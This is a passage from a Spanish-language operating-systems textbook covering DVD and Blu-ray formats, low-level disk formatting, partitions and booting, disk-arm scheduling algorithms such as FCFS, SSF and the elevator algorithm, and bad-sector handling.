En conjunto, estas mejoras elevan la capacidad siete veces, hasta 4.7 GB. Una unidad de DVD 1x opera a 1.4 MB/seg (en comparación con los 150 KB/seg de los CDs). Por desgracia, el cambio a los láseres rojos utilizados en los supermercados implica que los reproductores de DVD requieren un segundo láser o una óptica compleja de conversión para poder leer los CDs y CD-ROMs existentes. Pero con la disminución en el precio de los láseres, la mayoría de los reproductores de DVD tienen ahora ambos tipos de láser para leer ambos tipos de medios.

¿Es 4.7 GB suficiente? Tal vez. Mediante el uso de la compresión MPEG-2 (estandarizada en el IS 13346), un disco DVD de 4.7 GB puede contener 133 minutos de video de pantalla y movimiento completo en alta resolución (720 x 480), así como pistas de sonido en hasta ocho lenguajes y subtítulos en 32 más. Cerca de 92% de todas las películas que se hayan realizado en Hollywood son de menos de 133 minutos. Sin embargo, algunas aplicaciones como los juegos multimedia o las obras de consulta pueden requerir más, y a Hollywood le gustaría colocar varias películas en el mismo disco, por lo que se han definido cuatro formatos:

1. Un solo lado, una sola capa (4.7 GB).
2. Un solo lado, doble capa (8.5 GB).
3. Doble lado, una sola capa (9.4 GB).
4. Doble lado, doble capa (17 GB).

¿Por qué tantos formatos? En una palabra: política. Philips y Sony querían discos de un solo lado, doble capa para la versión de alta capacidad, pero Toshiba y Time Warner querían discos de doble lado, una sola capa. Philips y Sony no creyeron que la gente estuviera dispuesta a voltear los discos, y Time Warner no creía que colocar dos capas en un lado podía funcionar. El resultado: todas las combinaciones; el mercado será quien defina cuáles sobrevivirán.

La tecnología de doble capa tiene una capa reflectora en la parte inferior, con una capa semireflectora encima. Dependiendo del lugar en el que se enfoque el láser, rebota de una capa o de la otra. La capa inferior necesita hoyos y áreas lisas ligeramente más grandes para poder leer de manera confiable, por lo que su capacidad es un poco menor que la de la capa superior.

Los discos de doble lado se fabrican tomando dos discos de un solo lado de 0.6 mm y pegándolos de su parte posterior. Para que el grosor de todas las versiones sea el mismo, un disco de un solo lado consiste en un disco de 0.6 mm pegado a un sustrato en blanco (o tal vez en el futuro, uno

que consista en 133 minutos de publicidad, con la esperanza de que la gente tenga curiosidad sobre lo que pueda contener). La estructura del disco de doble lado, doble capa se ilustra en la figura 5-24.




Figura 5-24. Un disco DBD de doble lado y doble capa.

El DVD fue ideado por un consorcio de 10 empresas de aparatos electrónicos para el hogar, siete de ellas japonesas, en estrecha cooperación con los principales estudios de Hollywood (algunos de los cuales son propiedad de las empresas de electrónica japonesas que están en el consorcio). Las industrias de las computadoras y las telecomunicaciones no fueron invitadas al picnic, y el enfoque resultante estuvo en utilizar el DVD para exposiciones de renta y venta de películas. Por ejemplo, las características estándar incluyen la omisión en tiempo real de escenas sucias (para permitir que los padres conviertan una película con clasificación NC17 en una segura para los bebés), sonido de seis canales y soporte para Pan-and-Scan. Esta última característica permite al reproductor del DVD decidir en forma dinámica cómo cortar los bordes izquierdo y derecho de las película (cuya proporción de anchura:altura es 3:2) para adaptarlas a los televisores actuales (cuya proporción de aspecto es 4:3).

Otra cuestión que la industria de las computadoras probablemente no hubiera considerado es una incompatibilidad intencional entre los discos destinados para los Estados Unidos y los discos destinados para Europa, y otros estándares más para los otros continentes. Hollywood exigía esta "característica" debido a que las nuevas películas siempre se estrenan primero en los Estados Unidos y después se envían a Europa, cuando los videos salen en los Estados Unidos. La idea era hacer que las tiendas de video europeas no pudieran comprar videos en los EE.UU. con demasiada anticipación haciendo disminuir las ventas de boletos para las nuevas películas en los cines europeos. Si Hollywood hubiera operado la industria de las computadoras, tendríamos discos flexibles de 3.5 pulgadas en los Estados Unidos y discos flexibles de 9 cm en Europa.

Las personas que idearon los DVDs de un solo/doble lado y una sola/doble capa están ideando nuevos descubrimientos otra vez. La siguiente generación también carece de un solo estándar debido a las disputas políticas por parte de los participantes en la industria. Uno de los nuevos dispositivos es **Blu-ray**, que utiliza un láser de 0.405 micrones (azul) para empaquetar 25 GB en un disco de una sola capa y 50 GB en un disco de doble capa. El otro es **HD DVD**, que utiliza el mismo láser azul pero tiene una capacidad de sólo 15 GB (una sola capa) y 30 GB (doble capa). Esta guerra de los formatos ha dividido a los estudios de películas, los fabricantes de computadoras y

las compañías de software. Como resultado de la falta de estandarización, esta generación está despegando con bastante lentitud, a medida que los consumidores esperan a que se asiente el polvo para ver qué formato ganará. Esta falta de sensibilidad por parte de la industria nos trae a la mente el famoso comentario de George Santayana: "Aquellos que no pueden aprender de la historia están destinados a repetirla".

5.4.2 Formato de disco

Un disco duro consiste en una pila de platos de aluminio, aleación de acero o vidrio, de 5.25 o 3.5 pulgadas de diámetro (o incluso más pequeños en las computadoras notebook). En cada plato se deposita un óxido de metal delgado magnetizable. Después de su fabricación, no hay información de ninguna clase en el disco.

Antes de poder utilizar el disco, cada plato debe recibir un **formato de bajo nivel** mediante software. El formato consiste en una serie de pistas concéntricas, cada una de las cuales contiene cierto número de sectores, con huecos cortos entre los sectores. El formato de un sector se muestra en la figura 5-25.




Figura 5-25. Un sector de disco.

El preámbulo empieza con cierto patrón de bits que permite al hardware reconocer el inicio del sector. También contiene los números de cilindro y sector, junto con cierta información adicional. El tamaño de la porción de datos se determina con base en el programa de formato de bajo nivel. La mayoría de los discos utilizan sectores de 512 bytes. El campo ECC contiene información redundante que se puede utilizar para recuperarse de los errores de lectura. El tamaño y contenido de este campo varía de un fabricante a otro, dependiendo de cuánto espacio de disco esté dispuesto a perder el diseñador por obtener una mayor confiabilidad, y de qué tan complejo sea el código ECC que pueda manejar el controlador. Un campo ECC de 16 bytes no es poco común. Además, todos los discos duros tienen cierta cantidad de sectores adicionales que se asignan para utilizarlos como reemplazo de los sectores con un defecto de fabricación.

La posición del sector 0 en cada pista está desfasada de la pista anterior cuando se aplica el formato de bajo nivel. Este desplazamiento, conocido como **desajuste de cilindros**, se realiza para mejorar el rendimiento. La idea es permitir que el disco lea varias pistas en una operación continua sin perder datos. La naturaleza de este problema se puede ver en la figura 5-19(a). Suponga que una petición necesita 18 sectores, empezando en el sector 0 de la pista más interna. Para leer los primeros 16 sectores se requiere una rotación de disco, pero se necesita una búsqueda para desplazarse una pista hacia fuera para llegar al sector 17. Para cuando la cabeza se ha desplazado una pista, el sector 0 ha girado más allá de la cabeza, de manera que se necesita una rotación para que vuelva a pasar por debajo de la cabeza. Este problema se elimina al desviar los sectores como se muestra en la figura 5-26.




Figura 5-26. Una ilustración de la desviación de cilindros.

La cantidad de desviación de los cilindros depende de la geometría del disco. Por ejemplo, una unidad de 10,000 RPM gira en 6 mseg. Si una pista contiene 300 sectores, un nuevo sector pasa debajo de la cabeza cada 20 µseg. Si el tiempo de búsqueda de pista a pista es de 800 µseg, pasarán 40 sectores durante la búsqueda, por lo que la desviación de los cilindros debe ser de 40 sectores en vez de los tres sectores que se muestran en la figura 5-26. Vale la pena mencionar que el cambio entre una cabeza y otra también requiere un tiempo finito, por lo que hay también **desajuste de cabezas** al igual que desajuste de cilindros, pero el desajuste de las cabezas no es muy grande.

Como resultado del formato de bajo nivel se reduce la capacidad del disco, dependiendo de los tamaños del preámbulo, el hueco entre sectores y el ECC, así como el número de sectores adicionales reservados. A menudo la capacidad con formato es 20% menor que la capacidad sin formato. Los sectores adicionales no cuentan para la capacidad con formato, por lo que todos los discos de un tipo dado tienen exactamente la misma capacidad cuando se envían, sin importar cuántos sectores defectuosos tengan en realidad (si el número de sectores defectuosos excede al número de adicionales, la unidad se rechazará y no se enviará).

Hay una considerable confusión acerca de la capacidad del disco, debido a que ciertos fabricantes anunciaban la capacidad sin formato para que sus unidades parecieran más grandes de lo que realmente son. Por ejemplo, considere una unidad cuya capacidad sin formato es de 200×10^9 bytes. Éste se podría vender como un disco de 200 GB. Sin embargo, después del formato tal vez sólo haya 170×10^9 bytes para los datos. Para aumentar la confusión, el sistema operativo proba-

blemente reportará esta capacidad como 158 GB, y no como 170 GB debido a que el software considera que una memoria de 1 GB es de 2^{30} (1,073,741,824) bytes, no 10^9 (1,000,000,000) bytes.

Para empeorar las cosas, en el mundo de las comunicaciones de datos, 1 Gbps significa 1,000,000,000 bits/seg, ya que el prefijo *giga* en realidad significa 10^9 (un kilómetro equivale a 1000 metros, no 1024 metros, después de todo). Sólo con los tamaños de las memorias y los discos kilo, mega, giga y tera significan 2^{10},2^{20}, 2^{30} y 2^{40}, respectivamente.

El formato también afecta al rendimiento. Si un disco de 10,000 RPM tiene 300 sectores por pista de 512 bytes cada uno, se requieren 6 mseg para leer los 153,600 bytes en una pista para una velocidad de transferencia de datos de 25,600,000 bytes/seg, o 24.4 MB/seg. No es posible ir más rápido que esto, sin importar qué tipo de interfaz esté presente, aun si es una interfaz SCSI a 80 MB/seg o 160 MB/seg.

En realidad, para leer de manera continua a esta velocidad se requiere un búfer extenso en el controlador. Por ejemplo, considere un controlador con un búfer de un sector que ha recibido un comando para leer dos sectores consecutivos. Después de leer el primer sector del disco y de realizar el cálculo del ECC, los datos se deben transferir a la memoria principal. Mientras se está llevando a cabo esta transferencia, el siguiente sector pasará por la cabeza. Cuando se complete la copia a la memoria, el controlador tendrá que esperar casi un tiempo de rotación completo para que el segundo sector vuelva a pasar por la cabeza.

Este problema se puede eliminar al enumerar los sectores en forma entrelazada al aplicar formato al disco. En la figura 5-27(a) podemos ver el patrón de enumeración usual (ignorando aquí el desajuste de cilindros). La figura 5-27(b) muestra el **entrelazado simple**, que proporciona al controlador cierto espacio libre entre los sectores consecutivos para poder copiar el búfer a la memoria principal.




Figura 5-27. (a) Sin entrelazado. (b) Entrelazado simple. (c) Entrelazado doble.

Si el proceso de copia es muy lento, tal vez sea necesario el **entrelazado doble** de la figura 5-27(c). Si el controlador tiene un búfer de un sector solamente, no importa si la copia del búfer a la memoria principal se realiza mediante el controlador, la CPU principal o un chip de DMA; de todas formas requiere cierto tiempo. Para evitar la necesidad del entrelazado, el controlador debe ser capaz de colocar en el búfer una pista completa. Muchos controladores modernos pueden hacer esto.

Una vez que se completa el formato de bajo nivel, el disco se particiona. En sentido lógico, cada partición es como un disco separado. Las particiones son necesarias para permitir que coexistan varios sistemas operativos. Además, en algunos casos se puede utilizar una partición para el intercambio. En el Pentium y la mayoría de las otras computadoras, el sector 0 contiene el **registro de inicio**

maestro (MBR, por sus siglas en inglés), el cual contiene cierto código de inicio además de la tabla de particiones al final. La tabla de particiones proporciona el sector inicial y el tamaño de cada partición. En el Pentium, la tabla de particiones tiene espacio para cuatro particiones. Si todas ellas son para Windows, se llamarán C:, D:, E: y F:, y se tratarán como unidades separadas. Si tres de ellas son para Windows y una es para UNIX, entonces Windows llamará a sus particiones C:, D: y E:. El primer CD-ROM será entonces F:. Para poder iniciar del disco duro, una partición se debe marcar como activa en la tabla de particiones.

El paso final de preparación de un disco para utilizarlo es realizar un **formato de alto nivel** de cada partición (por separado). Esta operación establece un bloque de inicio, la administración del espacio de almacenamiento libre (lista de bloques libres o mapa de bits), el directorio raíz y un sistema de archivos vacío. También coloca un código en la entrada de la tabla de particiones para indicarle qué sistema de archivos se va a utilizar en la partición, debido a que muchos sistemas operativos soportan varios sistemas de archivos incompatibles (por cuestiones históricas). En este punto se puede iniciar el sistema.

Cuando se enciende la máquina, el BIOS se ejecuta al inicio, después lee el registro de inicio maestro y salta al mismo. Este programa de inicio comprueba a su vez cuál partición está activa. Después lee el sector de inicio de esa partición y lo ejecuta. El sector de inicio contiene un pequeño programa que por lo general carga un programa de inicio más grande, el cual busca en el sistema de archivos el kernel del sistema operativo. Ese programa se carga en memoria y se ejecuta.

5.4.3 Algoritmos de programación del brazo del disco

En esta sección analizaremos ciertas cuestiones relacionadas con los controladores de disco en general. En primer lugar hay que considerar cuánto tiempo se requiere para leer o escribir en un bloque de disco. El tiempo requerido se determina en base a tres factores:

1. Tiempo de búsqueda (el tiempo para desplazar el brazo al cilindro apropiado).
2. Retraso rotacional (el tiempo para que el sector apropiado se coloque debajo de la cabeza).
3. Tiempo de transferencia de datos actual.

Para la mayoría de los discos, el tiempo de búsqueda domina los otros dos tiempos, por lo que al reducir el tiempo de búsqueda promedio se puede mejorar el rendimiento del sistema de manera considerable. Si el software controlador de disco acepta peticiones una a la vez, y las lleva a cabo en ese orden, es decir, **Primero en llegar, primero en ser atendido** (*First-Come, Firsts-Served*, FCFS), no se puede hacer mucho para optimizar el tiempo de búsqueda. Sin embargo, hay otra estrategia posible cuando el disco está muy cargado. Es probable que mientras el brazo esté realizando una búsqueda a favor de una petición, otros procesos puedan generar otras peticiones de disco. Muchos controladores de disco mantienen una tabla, indexada por número de cilindro, con todas las peticiones pendientes para cada cilindro encadenadas en una lista enlazada, encabezada por las entradas en la tabla.

Dado este tipo de estructura de datos, podemos realizar mejorías con base en el algoritmo de programación del primero en llegar, primero en ser atendido. Para ver cómo, considere un disco imaginario con 40 cilindros. Llega una petición para leer un bloque en el cilindro 11; mientras la

búsqueda en el cilindro 11 está en progreso, llegan nuevas peticiones para los cilindros 1, 36, 16, 34, 9 y 12, en ese orden, y se introducen en la tabla de peticiones pendientes, con una lista enlazada separada para cada cilindro. Las peticiones se muestran en la figura 5-28.




Figura 5-28. Algoritmo de planificación de disco de La búsqueda del trabajo más corto primero (SSF).

Cuando termina la petición actual (para el cilindro 11), el software controlador de disco puede elegir qué petición manejar a continuación. Utilizando FCFS, el siguiente cilindro sería el 1, luego el 36, y así en lo sucesivo. Este algoritmo requiere movimientos del brazo de 10, 35, 20, 18, 25 y 3, respectivamente, para un total de 111 cilindros.

De manera alternativa, siempre podría manejar la petición más cercana primero, para minimizar el tiempo de búsqueda. Dadas las peticiones de la figura 5-28, la secuencia es 12, 9, 16, 1, 34 y 36, y se muestra mediante la línea dentada en la parte inferior de la figura 5-28. Con esta secuencia, los movimientos del brazo son 1, 3, 7, 15, 33 y 2 para un total de 61 cilindros. Este algoritmo de **La búsqueda del trabajo más corto primero** (*Shortest Seek First*, SSF) recorta el movimiento total del brazo casi a la mitad, en comparación con FCFS.

Por desgracia, SSF tiene un problema. Suponga que siguen llegando más peticiones mientras se están procesando las peticiones de la figura 5-28. Por ejemplo, si después de ir al cilindro 16 hay una nueva petición para el cilindro 8, esa petición tendrá prioridad sobre el cilindro 1. Si después llega una petición para el cilindro 13, el brazo irá a continuación a 13, en vez de ir a 1. Con un disco que contenga mucha carga, el brazo tenderá a permanecer en la parte media del disco la mayor parte del tiempo, por lo que las peticiones en cualquier extremo tendrán que esperar hasta que una fluctuación estadística en la carga ocasione que ya no haya peticiones cerca de la parte media. Las peticiones alejadas de la parte media pueden llegar a obtener un mal servicio. Los objetivos del tiempo de respuesta mínimo y la equidad están en conflicto aquí.

Los edificios altos también tienen que lidiar con esta concesión. El problema de planificar un elevador en un edificio alto es similar al de planificar un brazo de disco. Las peticiones llegan en forma continua, llamando al elevador a los pisos (cilindros) al azar. La computadora que opera el elevador podría llevar fácilmente la secuencia en la que los clientes oprimieron el botón de llamada, y atenderlos utilizando FCFS o SSF.

Sin embargo, la mayoría de los elevadores utilizan un algoritmo distinto para poder reconciliar las metas mutuamente conflictivas de eficiencia y equidad. Siguen avanzando en la misma direc-

ción hasta que no haya más peticiones pendientes en esa dirección, y después cambian de direcciones. Este algoritmo, conocido como **algoritmo del elevador** tanto en el mundo de los discos como en el mundo de los elevadores, requiere que el software mantenga 1 bit: el bit de dirección actual, *ARRIBA* o *ABAJO*. Cuando termina una petición, el software controlador del disco o del elevador comprueba el bit. Si es *ARRIBA*, el brazo o cabina se desplaza a la siguiente petición pendiente de mayor prioridad. Si no hay peticiones pendientes en posiciones mayores, el bit de dirección se invierte. Cuando el bit se establece en *ABAJO*, el movimiento es a la siguiente posición de petición con menor prioridad, si la hay.

En la figura 5-29 se muestra el algoritmo del elevador usando las mismas siete peticiones que en la figura 5-28, suponiendo que el bit de dirección haya sido *ARRIBA* en un principio. El orden en el que se da servicio a los cilindros es 12, 16, 34, 36, 9 y 1, que produce los movimientos del brazo de 1, 4, 18, 2, 27 y 8, para un total de 60 cilindros. En este caso, el algoritmo del elevador es ligeramente mejor que SSF, aunque por lo general es peor. Una buena propiedad que tiene el algoritmo del elevador es que dada cierta colección de peticiones, el límite superior en el movimiento total es fijo: es sólo el doble del número de cilindros.




Figura 5-29. El algoritmo del elevador para planificar las peticiones de disco.

Una ligera modificación de este algoritmo que tiene una variación menor en tiempos de respuesta (Teory, 1972) es explorar siempre en la misma dirección. Cuando el cilindro de mayor numeración con una petición pendiente ha sido atendido, el brazo pasa al cilindro de menor numeración con una petición pendiente y después continúa desplazándose en dirección hacia arriba. En efecto, se considera que el cilindro de menor numeración está justo por encima del cilindro de mayor numeración.

Algunos controladores de disco proveen una forma para que el software inspeccione el número de sector actual bajo la cabeza. Con dicho controlador es posible otra optimización. Si hay dos o más peticiones para el mismo cilindro pendientes, el controlador puede emitir una petición para el sector que pasará bajo la cabeza a continuación. Observe que cuando hay varias pistas presentes en un cilindro, las peticiones consecutivas pueden ser para distintas pistas sin castigo. El controlador puede seleccionar cualquiera de sus cabezas casi en forma instantánea (la selección de cabezas no implica un movimiento del brazo ni un retraso rotacional).

Si el disco tiene la propiedad de que el tiempo de búsqueda es mucho más rápido que el retraso rotacional, entonces se debe utilizar una optimización distinta. Las peticiones pendientes deben ordenarse por número de sector, y tan pronto como el siguiente sector esté a punto de pasar por debajo de la cabeza, el brazo debe moverse rápidamente a la pista correcta para leer o escribir.

Con un disco duro moderno, los retrasos de búsqueda y rotacional dominan tanto el rendimiento que es muy ineficiente leer uno o dos sectores a la vez. Por esta razón, muchos controladores de disco siempre leen y colocan en la caché varios sectores, aún y cuando sólo se solicite uno. Por lo general, cualquier solicitud para leer un sector hará que se lea ese sector y gran parte de (o toda) la pista actual, dependiendo de qué tanto espacio haya disponible en la memoria caché del controlador. El disco descrito en la figura 5-18 tiene una caché de 4 MB, por ejemplo. El uso de la caché se determina en forma dinámica mediante el controlador. En su modo más simple, la caché se divide en dos secciones, una para lecturas y una para escrituras. Si una lectura subsiguiente se puede satisfacer de la caché del controlador, puede devolver los datos solicitados de inmediato.

Vale la pena recalcar que la caché del controlador de disco es completamente independiente de la caché del sistema operativo. Por lo general, la caché del controlador contiene bloques que en realidad no se han solicitado, pero que era conveniente leer debido a que pasaron por debajo de la cabeza como efecto secundario de alguna otra lectura. Por el contrario, cualquier caché mantenida por el sistema operativo consistirá en bloques que se hayan leído de manera explícita y que el sistema operativo considere que podrían ser necesarios de nuevo en un futuro cercano (por ejemplo, un bloque de disco que contiene un bloque de directorio).

Cuando hay varias unidades presentes en el mismo controlador, el sistema operativo debe mantener una tabla de peticiones pendiente para cada unidad por separado. Cada vez que una unidad está inactiva, debe emitirse una búsqueda para desplazar su brazo al cilindro en donde se necesitará a continuación (suponiendo que el controlador permita búsquedas traslapadas). Cuando termine la transferencia actual, se puede realizar una comprobación para ver si hay unidades posicionadas en el cilindro correcto. Si hay una o más, la siguiente transferencia se puede iniciar en una unidad que ya se encuentre en el cilindro correcto. Si ningún brazo está en la posición correcta, el software controlador deberá emitir una nueva búsqueda en la unidad que haya terminado una transferencia y deberá esperar hasta la siguiente interrupción para ver cuál brazo llega primero a su destino.

Es importante tener en cuenta que todos los algoritmos de planificación de disco anteriores asumen de manera tácita que la geometría de disco real es igual que la geometría virtual. Si no es así, entonces no tiene sentido planificar las peticiones de disco, ya que el sistema operativo en realidad no puede saber si el cilindro 40 o el cilindro 200 está más cerca del cilindro 39. Por otra parte, si el controlador de disco puede aceptar varias peticiones pendientes, puede utilizar estos algoritmos de planificación en forma interna. En ese caso, los algoritmos siguen siendo válidos, pero un nivel más abajo, dentro del controlador.

5.4.4 Manejo de errores

Los fabricantes de disco constantemente exceden los límites de la tecnología al incrementar las densidades de bits lineales. Una pista a la mitad de un disco de 5.25 pulgadas tiene una circunferencia de 300 mm aproximadamente. Si la pista contiene 300 sectores de 512 bytes, la densidad

de grabación lineal puede ser de aproximadamente 5000 bits/mm, tomando en consideración el hecho de que se pierde cierto espacio debido a los preámbulos, ECCs y huecos entre sectores. Para grabar 5000 bits/mm se requiere un sustrato en extremo uniforme y una capa de óxido muy fina. Por desgracia, no es posible fabricar un disco con tales especificaciones sin defectos. Tan pronto como la tecnología de fabricación haya mejorado hasta el grado en que sea posible operar sin errores a dichas densidades, los diseñadores de discos buscarán densidades más altas para incrementar la capacidad. Al hacer esto, probablemente vuelvan a introducir defectos.

Los defectos de fabricación incluyen sectores defectuosos; es decir, sectores que no leen correctamente el valor que se acaba de escribir en ellos. Si el defecto es muy pequeño, por ejemplo, de unos cuantos bits, es posible utilizar el sector defectuoso y sólo dejar que el ECC corrija los errores cada vez. Si el defecto es mayor, el error no se puede enmascarar.

Hay dos métodos generales para los bloques defectuosos: lidiar con ellos en el controlador o lidiar con ellos en el sistema operativo. En el primer método, antes de que el disco salga de la fábrica, se prueba y se escribe una lista de sectores defectuosos en el disco. Cada sector defectuoso se sustituye por uno de los sectores adicionales.

Hay dos formas de realizar esta sustitución. En la figura 5-30(a) podemos ver una sola pista de disco con 30 sectores de datos y dos sectores adicionales. El sector 7 está defectuoso. Lo que el controlador puede hacer es reasignar uno de los sectores adicionales como el sector 7, como se muestra en la figura 5-30(b). La otra forma es desplazar todos los sectores una posición hacia arriba, como se muestra en la figura 5-30(c). En ambos casos, el controlador tiene que saber cuál sector es cuál. Puede llevar el registro de esta información mediante tablas internas (una por pista), o volviendo a escribir los preámbulos para proporcionar los números de los sectores reasignados. Si se vuelven a escribir los preámbulos, el método de la figura 5-30(c) presenta más dificultad (debido a que se tienen que volver a escribir 23 preámbulos) pero en última instancia ofrece un mejor rendimiento, ya que de todas formas se puede leer una pista completa en una rotación.




Figura 5-30. (a) Una pista de disco con un sector defectuoso. (b) Sustitución de un sector adicional por un sector defectuoso. (c) Desplazar todos los sectores para omitir el defectuoso.

También se pueden desarrollar errores durante la operación normal, una vez que se haya instalado la unidad. La primera línea de defensa al obtener un error que el ECC no puede manejar es tratar de leerlo otra vez. Algunos errores de lectura son transitorios; es decir, son producidos por

partículas de polvo bajo la cabeza y desaparecerán en un segundo intento. Si el controlador detecta que está obteniendo errores repetidos en cierto sector, puede cambiar a un sector de reemplazo antes de que el sector defectuoso falle para siempre. De esta manera no se pierden datos; el sistema operativo y el usuario ni siquiera se enteran del problema. Por lo general, se tiene que utilizar el método de la figura 5-30(b) debido a que los otros sectores podrían contener ahora datos. Para utilizar el método de la figura 5-30(c) no sólo habría que volver a escribir los preámbulos, sino también copiar todos los datos.

Anteriormente dijimos que había dos métodos generales para manejar errores: manejarlos en el controlador o en el sistema operativo. Si el controlador no tiene la capacidad de reasignar sectores de manera transparente como hemos visto, el sistema operativo tiene que hacer lo mismo en software. Esto significa que primero debe adquirir una lista de sectores defectuosos, ya sea leyéndolos del disco, o simplemente probando todo el disco en sí. Una vez que sepa cuáles sectores están defectuosos, puede construir tablas de reasignación. Si el sistema operativo desea utilizar el método de la figura 5-30(c), debe cambiar los datos en los sectores del 7 al 29, un sector hacia arriba.

Si el sistema operativo se está haciendo cargo de la reasignación, debe asegurarse que no haya sectores malos en ningún archivo, y que tampoco haya en la lista libre o mapa de bits. Una manera de hacer esto es crear un archivo que consista de todos los sectores malos. Si este archivo no se introduce en el sistema de archivos, los usuarios no lo leerán por accidente (o peor aún, lo liberarán).

